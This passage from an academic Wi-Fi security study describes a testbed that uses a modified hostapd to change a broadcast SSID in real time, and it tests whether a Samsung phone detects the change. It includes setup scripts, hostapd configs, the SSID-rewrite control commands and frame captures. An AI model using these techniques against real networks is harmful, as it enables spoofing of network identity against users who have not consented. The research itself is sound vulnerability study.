1. **Custom Access Point:** An AP was created using a modified version of `hostapd` (version 2.10) on a Linux laptop. This setup utilized a Wi-Fi card capable of operating in AP mode. The key feature of this AP is the ability to dynamically change the broadcasted SSID in real-time via its control interface (`ctrl_interface`). This capability is central to executing the attack models. The experimental evaluation was carried out using two separate test devices running Ubuntu 24.04 LTS and Ubuntu 20.04 LTS, with individual experiments conducted on one of the two.

To ensure the AP could properly serve clients, the wireless interface required specific configuration. The following script was created for repeated use in test cases to prepare the interface by disabling *NetworkManager* control [21], configuring it in AP mode, and assigning a static IP address, as shown in Listing 3.1.

```

1  #!/bin/bash
2  # Prepare Wi-Fi interface for AP mode
3  ...
4  INTERFACE="wlo1"
5  IP_ADDRESS="192.168.100.1/24"
6
7  echo "[*] Disabling NetworkManager Wi-Fi control"
8  nmcli radio wifi off 2>/dev/null || true
9
10 echo "[*] Unblocking Wi-Fi via rfkill"
11 rfkill unblock wifi
12
13 echo "[*] Bringing interface $INTERFACE down"
14 ip link set "$INTERFACE" down || exit 1
15
16 echo "[*] Setting interface $INTERFACE to AP mode"
17 iw "$INTERFACE" set type __ap || exit 1
18
19 echo "[*] Assigning IP $IP_ADDRESS"
20 ip addr flush dev "$INTERFACE"
21 ip addr add "$IP_ADDRESS" dev "$INTERFACE"
22
23 echo "[*] Bringing $INTERFACE up"
24 ip link set "$INTERFACE" up
25
26 echo "[+] Interface ready:"
27 iwconfig "$INTERFACE"

```

Listing 3.1: C-SBS – Script to prepare the Wi-Fi interface for AP mode.

2. **DHCP Service:** Many client devices require a DHCP lease to complete a connection. To provide this, `dnsmasq` was configured to run as a DHCP server on the AP interface. The service was configured to only handle DHCP requests, without providing DNS services – there is no need for that in the context of the vulnerabilities we are testing. The following scripts manage the setup, first by disabling the system’s default resolver to free port 53, and then by launching `dnsmasq` with a dedicated configuration.

```

1  #!/bin/bash
2  # Toggle systemd-resolved to free port 53 for dnsmasq
3  if [ "$EUID" -ne 0 ]; then
4      echo "Please run as root"
5      exit 1
6  fi
7  case "$1" in
8      disable)
9          echo "[*] Disabling systemd-resolved (free port 53)"
10         systemctl stop systemd-resolved
11         systemctl disable systemd-resolved
12         systemctl mask systemd-resolved
13         echo "[+] systemd-resolved disabled and masked"
14         ;;
15     enable)
16         echo "[*] Restoring systemd-resolved"
17         systemctl unmask systemd-resolved
18         systemctl enable systemd-resolved
19         systemctl start systemd-resolved
20         echo "[+] systemd-resolved restored"
21         ;;
22     *)
23         echo "Usage: $0 [disable|enable]"
24         exit 1
25         ;;
26 esac

```

Listing 3.2: C-SBS – Script to manage systemd-resolved service.

```

1  #!/bin/bash
2  # Start dnsmasq for DHCP service (no DNS) for SIV
3
4  if [ "$EUID" -ne 0 ]; then
5      echo "Please run as root"
6      exit 1
7  fi
8
9  INTERFACE="wlo1"
10 DNSMASQ_CONF="dnsmasq.conf"
11
12 echo "[*] Writing $DNMASQ_CONF"
13 cat <<EOF > "$DNMASQ_CONF"
14 interface=$INTERFACE
15 port=0
16 dhcp-range=192.168.100.10,192.168.100.200,8h
17 dhcp-option=3,192.168.100.1
18 dhcp-option=6,192.168.100.1
19 server=8.8.8.8
20 EOF
21
22 echo "[*] Starting dnsmasq (foreground)"
23 dnsmasq -d -C "$DNMASQ_CONF"

```

Listing 3.3: C-SBS – Script to launch the DHCP server using dnsmasq.

3. **AP Security Configuration:** The tests were conducted across different security standards (open, WPA2, WPA3) to examine how it affects client behaviour. The following is an example of a simple `hostapd` configuration for WPA3-Personal 3.4. The crucial parameter is `ctrl_interface`, which enables external control of the AP's functions, including changing the SSID during operation. The timing of this SSID change is what defines the two attack models described later: the Standard and Optimised Models.

```

1  interface=wlo1
2  ctrl_interface=wpaspy_ctrl
3  channel=1
4  ssid=connectssid
5  wpa_ptk_rekey=10
6
7  # WPA3 Personal (SAE)
8  hw_mode=g
9  ieee80211n=1
10 ieee80211w=2
11
12 auth_algs=1
13 wpa=2
14 wpa_key_mgmt=SAE
15 rsn_pairwise=CCMP
16 wpa_passphrase=12345678

```

Listing 3.4: C-SBS – Example `hostapd` configuration for WPA3-Personal.

4. **Frame Analysis:** To analyze the interaction between the client and the AP, a virtual monitor interface (`mon0`) was created on the same physical Wi-Fi card 3.5. This monitor interface captured all 802.11 frames exchanged during the connection process using tools like `tcpdump`. Such a detailed frame-level view is essential for evaluating client behaviour in response to the attack.


```

1  #!/bin/bash
2  # 1. Create monitor vif and bring up
3  sudo iw phy phy3 interface add mon0 type monitor
4  sudo ip link set mon0 up
5
6  # 2. Verify
7  iw dev
8  ip link show mon0
9
10 # 3. Capture (tcpdump, filter by MAC, ex. 'a0:51:0b:65:8e:70')
11 sudo tcpdump -i mon0 -s 0 -w /tmp/ap.pcap 'wlan host a0:51:0b:65:8e:70'
12
13 # 4. (Optional) Capture only EAPOL frames for that MAC (...)
14 sudo tcpdump -i mon0 -s 0 -w /tmp/eapol.pcap 'ether proto 0x888e and wlan
    host a0:51:0b:65:8e:70'

```

Listing 3.5: C-SBS – Commands for traffic capture using a monitor interface.

5. **Test Execution:** The final phase involves observing a client device as it attempts to connect to the AP. Depending on the attack model being tested (Standard or Optimised), the SSID is changed at a specific moment during the connection sequence. The captured frames are then analyzed to determine the client’s reaction and assess its vulnerability.

3.2.2 Attack Models

The Standard Model

The Standard Model tests whether a client validates the SSID **during the initial connection** and authentication phase. Figure 3.2 illustrates the corresponding frame flow, while the individual phases of the attack are detailed below. For both the Standard and Optimised Models evaluated in this Section, the SSID identifiers used in the experiments differ from those introduced earlier; specifically, *changedssid* corresponds to *goodnetwork*, while *testnetwork* corresponds to *connectssid*. This naming scheme is adopted to maintain consistency with the identifiers used in the test case implementations and to facilitate their reuse and execution in later experiments.




Figure 3.2: C-SBS – Frame flow in the Standard Model attack.

1. Phase 1: AP Initialization

The AP is initialized with a standard configuration, where the legitimate network name is set to *connectssid*. The AP begins broadcasting Beacon frames and responds to probe requests with this SSID, operating as a normal, non-malicious network endpoint.

2. Phase 2: Pre-Connection SSID Manipulation

Before a client connection is attempted, the AP's behaviour is modified by issuing the following command to the `hostapd` control interface:

```
./hostapd_cli -p wpa_supplicant raw "FAKESSID changedssid"
```

This forces the AP to replace the legitimate *connectssid* with the malicious *changedssid* in all subsequent Beacon frames and Probe Responses. This command also disables beacon protection, simulating an attacker's inability to correctly recalculate the MMIC. This ensures that clients supporting PMF do not discard the modified frames.

3. Phase 3: Connection and Vulnerability Assessment

With the AP now advertising *changedssid*, the client device is directed to connect to this new, malicious SSID. The client is considered **vulnerable** if it successfully completes the authentication and association process. A successful connection demonstrates that the client's implementation fails to properly validate the SSID during the handshake, confirming a vulnerability to SSID manipulation.

The Optimised Model

The Optimised Model evaluates whether a client performs ongoing SSID verification **after a secure connection has already been established**. Figure 3.3 illustrates the corresponding frame flow, while the individual phases of the attack are described below. Specifically, it examines whether the client detects and reacts to an SSID change that occurs during an active, authenticated session.




Figure 3.3: C-SBS – Frame flow in the Optimised Model attack.

1. Phase 1: Normal Connection Establishment

The process begins with the client establishing a full, secure connection to the AP. The client discovers the network broadcasting the legitimate SSID,

connectssid, and proceeds through the standard authentication, association, (optionally a full 4-way EAPOL handshake). At the end of this phase, the client is securely connected to *connectssid* and normal data traffic can be exchanged.

2. Phase 2: Post-Connection SSID Manipulation

After the client is connected and operational, the AP's behaviour is modified by issuing the following command to the `hostapd` control interface:

```
./hostapd_cli -p wpaspy_ctrl raw "CHANGEDSSID changedssid"
```

This forces the AP to immediately start broadcasting the new, malicious SSID, *changedssid*, in all subsequent Beacon frames and Probe responses. The client, which is already connected, now begins receiving beacons for a network name it did not originally connect to.

3. Phase 3: Vulnerability Assessment

The client's reaction to the altered frames determines its vulnerability. A client is considered **vulnerable** if it remains connected and continues to operate normally, ignoring the SSID mismatch. As shown in Figure 3.3, a key indicator of this phase is the successful completion of periodic EAPOL group key handshakes (rekeys). This behaviour proves that the client does not perform ongoing SSID verification. Conversely, a non-vulnerable client would detect the change and initiate a deauthentication.

Summary of Models In essence, the distinction between the two models is the timing of the SSID manipulation. The **Standard Model** tests SSID validation during the initial connection phase, while the **Optimised Model** assesses whether client can detect an SSID manipulation after being securely connected to a certain network.

3.3 C-SBS: Test Cases and Results

In this section, we evaluate device vulnerability to attacks under both the Standard and Optimised Models. The tests were conducted across three network security configurations – open (no encryption), WPA2-Personal, and WPA3-Personal – to assess how the applied security standard affects client behaviour. We begin with a representative test case that illustrates the experimental setup and baseline behaviour.

3.3.1 Representative Test Case

We begin with a detailed description of a test case conducted with the Samsung A52s 5G smartphone, which serves as a reference example for illustrating the complete experimental workflow. In this representative test case, the mechanisms that directly influence the observed vulnerability are explicitly highlighted. Its specifications are listed in Table 3.1. Prior to the experiment, all prerequisites required for operating a custom AP and DHCP server were satisfied. All used scripts can be found in Section 3.2.1 and in our repository [22].

Table 3.1: C-SBS Tests – Samsung phone specifications.

Attribute	Value
Device Model	Samsung A52s 5G
Android Version	14 with Knox 3.10
Kernel Version	Kernel 5.4.254
Chipset	Qualcomm SM7325 Snapdragon 778G 5G

DHCP Service Prerequisite To run a dedicated DHCP server (`dnsmasq`), it was necessary to free up port 53, which is typically occupied by the system’s default DNS resolver. This state was achieved by executing the script shown in Listing 3.6, which stops and disables the `systemd-resolved` service.

```
1 > sudo ./bash-helpers/resolved-toggle.sh disable
2 [*] Disabling systemd-resolved (free port 53)
3 Removed "/etc/systemd/system/dbus-org.freedesktop.resolve1.service".
4 Removed "/etc/systemd/system/sysinit.target.wants/systemd-resolved.service".
5 Created symlink /etc/systemd/system/systemd-resolved.service -> /dev/null.
6 [+] systemd-resolved disabled and masked
```

Listing 3.6: C-SBS Tests – Disabling `systemd-resolved` to free port 53.

Wi-Fi Interface Configuration Subsequently, the script detailed in Listing 3.7 was executed to prepare the wireless interface. The output below shows the key steps: the script disables NetworkManager’s control over the Wi-Fi device, sets the `wlo1` interface to AP mode (`Mode:Master`), and assigns a static IP address of `192.168.100.1`.

```

1 > sudo ./bash-helpers/wifi-setup.sh
2 [*] Disabling NetworkManager Wi-Fi control
3 [*] Unblocking Wi-Fi via rfkill
4 [*] Bringing interface wlo1 down
5 [*] Setting interface wlo1 to AP mode
6 [*] Assigning IP 192.168.100.1/24
7 [*] Bringing wlo1 up
8 [+] Interface ready:
9 wlo1      IEEE 802.11  Mode:Master  Tx-Power=22 dBm
10          Retry short limit:7   RTS thr:off   Fragment thr:off
11          Power Management:on
12
13 > ifconfig
14 ...
15 wlo1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
16     inet 192.168.100.1  netmask 255.255.255.0  broadcast 0.0.0.0
17     ether a0:51:0b:65:8e:70  txqueuelen 1000  (Ethernet)
18 ...

```

Listing 3.7: C-SBS Tests – Preparing the Wi-Fi interface for AP mode.

DHCP Server Launch With the environment prepared, the DHCP server was launched by running the script presented in Listing 3.3. The log confirms that the server is active and serving IPs in the 192.168.100.10–192.168.100.200 range. The final lines show a successful DHCP handshake (DHCPDISCOVER, DHCPOFFER, DHCPREQUEST, DHCPACK) with the test device, assigning it the 192.168.100.32 address 3.8.

```

1 > sudo ./bash-helpers/dnsmasq-start.sh
2 [*] Writing dnsmasq.conf
3 [*] Starting dnsmasq (foreground)
4 dnsmasq: started, version 2.90 DNS disabled
5 ...
6 dnsmasq-dhcp: DHCP, IP range 192.168.100.10 -- 192.168.100.200, lease time 8h
7 dnsmasq-dhcp: DHCPDISCOVER(wlo1) 6e:69:91:91:90:fd
8 dnsmasq-dhcp: DHCPOFFER(wlo1) 192.168.100.32 6e:69:91:91:90:fd
9 dnsmasq-dhcp: DHCPREQUEST(wlo1) 192.168.100.32 6e:69:91:91:90:fd
10 dnsmasq-dhcp: DHCPACK(wlo1) 192.168.100.32 6e:69:91:91:90:fd

```

Listing 3.8: C-SBS Tests – Launching the DHCP server and client connection.

Test 1: Open Network – Standard Model

For all subsequent tests, the `hostapd` logs are provided to complement the frame-level analysis. The logs reflect the internal state transitions of the AP and corroborate the observed behaviour in the Wireshark captures.

The screenshots in Figures 3.5 – 3.7 present the Wireshark captures for each phase of the Standard Model attack on an open network.

In **Phase 1**, Figure 3.5, data shows the client receives Probe Responses containing the legitimate SSID, *connectssid*.

In **Phase 2**, Figure 3.6, after the SSID is manipulated, the client receives Probe Responses with the incorrect SSID, *changedssid*.

In **Phase 3**, Figure 3.7, the client proceeds with Authentication and Association, successfully connecting to the network despite the SSID mismatch. Subsequently, the flow of Null-Function data frames from the client indicates that it considers the connection active and is operating normally; this is the default behaviour of the `hostapd` testbed when no other traffic is generated. This sequence of events is consistent with the `hostapd` log shown in Listing 3.9, which confirms the client's successful association after the SSID manipulation. This behaviour is also reflected at the user interface level, as shown in Figure 3.4, where the Samsung device indicates a successful connection despite the SSID manipulation.

Result: Vulnerable.




Figure 3.4: C-SBS Test 1 – Samsung device UI showing a successful connection.

27 Intel_65:8e:70	da:68:ef:67:c4:8e	Probe Response, SN=1311, FN=0, Flags=....., BI=100, SSID="connectssid"
29 Intel_65:8e:70	da:68:ef:67:c4:8e	Probe Response, SN=1312, FN=0, Flags=....., BI=100, SSID="connectssid"
31 Intel_65:8e:70	da:68:ef:67:c4:8e	Probe Response, SN=1313, FN=0, Flags=....., BI=100, SSID="connectssid"
33 Intel_65:8e:70	da:68:ef:67:c4:8e	Probe Response, SN=1314, FN=0, Flags=....., BI=100, SSID="connectssid"

Figure 3.5: C-SBS Test 1 – Phase 1: AP initialization, broadcasting of *connectssid*.

35 Intel_65:8e:70	da:68:ef:67:c4:8e	Probe Response, SN=1315, FN=0, Flags=....., BI=100, SSID="connectssid"
39 Intel_65:8e:70	da:68:ef:67:c4:8e	Probe Response, SN=1316, FN=0, Flags=....., BI=100, SSID="changedssid"

Figure 3.6: C-SBS Test 1 – Phase 2: AP broadcasts manipulated SSID *changedssid* in probe response.


```

43 6e:69:91:91:90:fd Intel_65:8e:70 Probe Request, SN=2056, FN=0, Flags=....., SSID="changedssid"
44 6e:69:91:91:90:fd Intel_65:8e:70 Authentication, SN=2057, FN=0, Flags=.....
45 Intel_65:8e:70 6e:69:91:91:90:fd Authentication, SN=1317, FN=0, Flags=.....
46 6e:69:91:91:90:fd Intel_65:8e:70 Association Request, SN=2058, FN=0, Flags=....., SSID="changedssid"
47 Intel_65:8e:70 6e:69:91:91:90:fd Association Response, SN=1318, FN=0, Flags=.....
56 6e:69:91:91:90:fd Intel_65:8e:70 Null function (No data), SN=3, FN=0, Flags=...P...T
58 6e:69:91:91:90:fd Intel_65:8e:70 Null function (No data), SN=4, FN=0, Flags=.....T
59 6e:69:91:91:90:fd Intel_65:8e:70 Null function (No data), SN=5, FN=0, Flags=...P...T
60 6e:69:91:91:90:fd Intel_65:8e:70 Null function (No data), SN=6, FN=0, Flags=.....T

```

Figure 3.7: C-SBS Test 1 – Phase 3: Client successfully authenticates, associates and exchanges data with the manipulated network.

```

1 > sudo ./hostapd hostapd-open.conf
2
3 # Phase 1: AP Initialization
4 wlo1: interface state UNINITIALIZED->ENABLED
5 wlo1: AP-ENABLED
6 ===== RUN IN DIFFERENT TERMINAL =====
7 # Phase 2: SSID Manipulation (pre-connection)
8 > sudo ./hostapd_cli -p ./wpaspy_ctrl raw "FAKESSID changedssid"
9 Selected interface 'wlo1'
10 OK
11 =====
12 # Phase 3: Vulnerability Assessment
13 >>> Simulating attack: Overwriting SSID in outgoing Beacon frames
14 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
15 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
16 wlo1: STA 6e:69:91:91:90:fd IEEE 802.11: authenticated
17 >>> Simulating attack: Overwriting SSID of incoming Association Request
18 wlo1: STA 6e:69:91:91:90:fd IEEE 802.11: associated (aid 1)
19 wlo1: AP-STA-CONNECTED 6e:69:91:91:90:fd
20 wlo1: STA 6e:69:91:91:90:fd RADIUS: starting accounting session 2B91F9E121905F91
21 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
22 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
23 ...

```

Listing 3.9: C-SBS Test 1 – Hostapd output for Standard Model attack on an open network.

Test 2: Open Network – Optimised Model

As shown in Figure 3.3, first the client is allowed to connect to the legitimate SSID, after which the SSID is changed. The screenshots in Figures 3.9 – 3.11 present the Wireshark captures for each phase of the Optimised Model attack on an open network.

In **Phase 1**, Figure 3.9, the AP initially broadcasts the legitimate SSID *connectssid*. The client receives Probe Responses containing this SSID and successfully completes authentication and association, establishing a valid connection to the network.

In **Phase 2**, Figure 3.10, after the connection has been established, the AP begins responding to probe requests with a manipulated SSID *changedssid*. Probe Responses containing the modified SSID are transmitted to the client, indicating a change in the advertised network identity while the association remains active.

In **Phase 3**, Figure 3.11, seeing the SSID change, the client initiates disassociation, leading the AP to subsequently disconnect it. This behaviour is consistent with the *hostapd* output in Listing 3.10, which records the *AP-STA-DISCONNECTED* event followed by deauthentication due to inactivity. This reaction is also visible at the user interface level, as shown in Figure 3.8, where the Samsung device indicates that the connection is terminated following the SSID change.

Result: Not Vulnerable.

```
59... ae:b1:73:48:3b:3b Intel_65:8e:70 Probe Request, SN=2062, FN=0, Flags=....., SSID="connectssid"
59... Intel_65:8e:70 ae:b1:73:48:3b:3b Probe Response, SN=18, FN=0, Flags=....., BI=100, SSID="connectssid"
59... ae:b1:73:48:3b:3b Intel_65:8e:70 Authentication, SN=2063, FN=0, Flags=.....
59... Intel_65:8e:70 ae:b1:73:48:3b:3b Authentication, SN=19, FN=0, Flags=.....
59... ae:b1:73:48:3b:3b Intel_65:8e:70 Association Request, SN=2064, FN=0, Flags=....., SSID="connectssid"
59... Intel_65:8e:70 ae:b1:73:48:3b:3b Association Response, SN=20, FN=0, Flags=.....
59... ae:b1:73:48:3b:3b Intel_65:8e:70 Null function (No data), SN=3, FN=0, Flags=...P...T
59... ae:b1:73:48:3b:3b Intel_65:8e:70 Null function (No data), SN=4, FN=0, Flags=.....T
59... ae:b1:73:48:3b:3b Intel_65:8e:70 Null function (No data), SN=5, FN=0, Flags=...P...T
```

Figure 3.9: C-SBS Test 2 – Phase 1: AP broadcasts *connectssid*. Client successfully connects.




Figure 3.8: C-SBS Test 2 – Samsung device UI showing that the device is no longer connected to *connectssid*, while the manipulated SSID *changedssid* appears among the available networks.

```

66... ae:b1:73:48:3b:3b Intel_65:8e:70 Null function (No data), SN=141, FN=0, Flags=...P...T
66... Intel_65:8e:70 ae:b1:73:48:3b:3b Probe Response, SN=107, FN=0, Flags=....., BI=100, SSID="changedssid"
66... ae:b1:73:48:3b:3b Intel_65:8e:70 Null function (No data), SN=142, FN=0, Flags=.....T

```

Figure 3.10: C-SBS Test 2 – Phase 2: AP starts broadcasting manipulated SSID *changedssid* in probe responses.

```

66... ae:b1:73:48:3b:3b Intel_65:8e:70 Probe Request, SN=2065, FN=0, Flags=....., SSID="connectssid"
66... Intel_65:8e:70 ae:b1:73:48:3b:3b Probe Response, SN=108, FN=0, Flags=....., BI=100, SSID="changedssid"
66... ae:b1:73:48:3b:3b Intel_65:8e:70 Disassociate, SN=2066, FN=0, Flags=.....
66... Intel_65:8e:70 ae:b1:73:48:3b:3b Probe Response, SN=109, FN=0, Flags=....., BI=100, SSID="changedssid"
66... Intel_65:8e:70 ae:b1:73:48:3b:3b Probe Response, SN=110, FN=0, Flags=....., BI=100, SSID="changedssid"
66... Intel_65:8e:70 16:57:17:7a:01:ef Probe Response, SN=111, FN=0, Flags=....., BI=100, SSID="changedssid"
66... Intel_65:8e:70 16:57:17:7a:01:ef Probe Response, SN=112, FN=0, Flags=....., BI=100, SSID="changedssid"
66... Intel_65:8e:70 16:57:17:7a:01:ef Probe Response, SN=113, FN=0, Flags=....., BI=100, SSID="changedssid"
66... Intel_65:8e:70 16:57:17:7a:01:ef Probe Response, SN=114, FN=0, Flags=....., BI=100, SSID="changedssid"
66... Intel_65:8e:70 ae:b1:73:48:3b:3b Deauthentication, SN=115, FN=0, Flags=.....

```

Figure 3.11: C-SBS Test 2 – Phase 3: Noticing the SSID change, the client initiates disassociation, causing the AP to subsequently disconnect it.

```

1 > sudo ./hostapd hostapd-open.conf
2
3 wlo1: interface state UNINITIALIZED->ENABLED
4 wlo1: AP-ENABLED
5 # Phase 1: Normal Connection Establishment
6 wlo1: STA 6e:69:91:91:90:fd IEEE 802.11: authenticated
7 wlo1: STA 6e:69:91:91:90:fd IEEE 802.11: associated (aid 1)
8 wlo1: AP-STA-CONNECTED 6e:69:91:91:90:fd
9 wlo1: STA 6e:69:91:91:90:fd RADIUS: starting accounting session CA4033BFBD67AA23
10 ===== RUN IN DIFFERENT TERMINAL =====
11 # Phase 2: SSID Manipulation (post-connection)
12 > sudo ./hostapd_cli -p ./wpaspy_ctrl raw "CHANGEDSSID changedssid"
13 Selected interface 'wlo1'
14 OK
15 =====
16 # Phase 3: Vulnerability Assessment
17 wlo1: AP-STA-DISCONNECTED 6e:69:91:91:90:fd
18 wlo1: STA 6e:69:91:91:90:fd IEEE 802.11: disassociated
19 wlo1: STA 6e:69:91:91:90:fd IEEE 802.11: deauthenticated due to inactivity (timer
    DEAUTH/REMOVE)
20 wlo1: interface state ENABLED->DISABLED

```

Listing 3.10: C-SBS Test 2 – Hostapd output for Optimised Model attack on an open network.

Test 3: WPA2-Personal – Standard Model

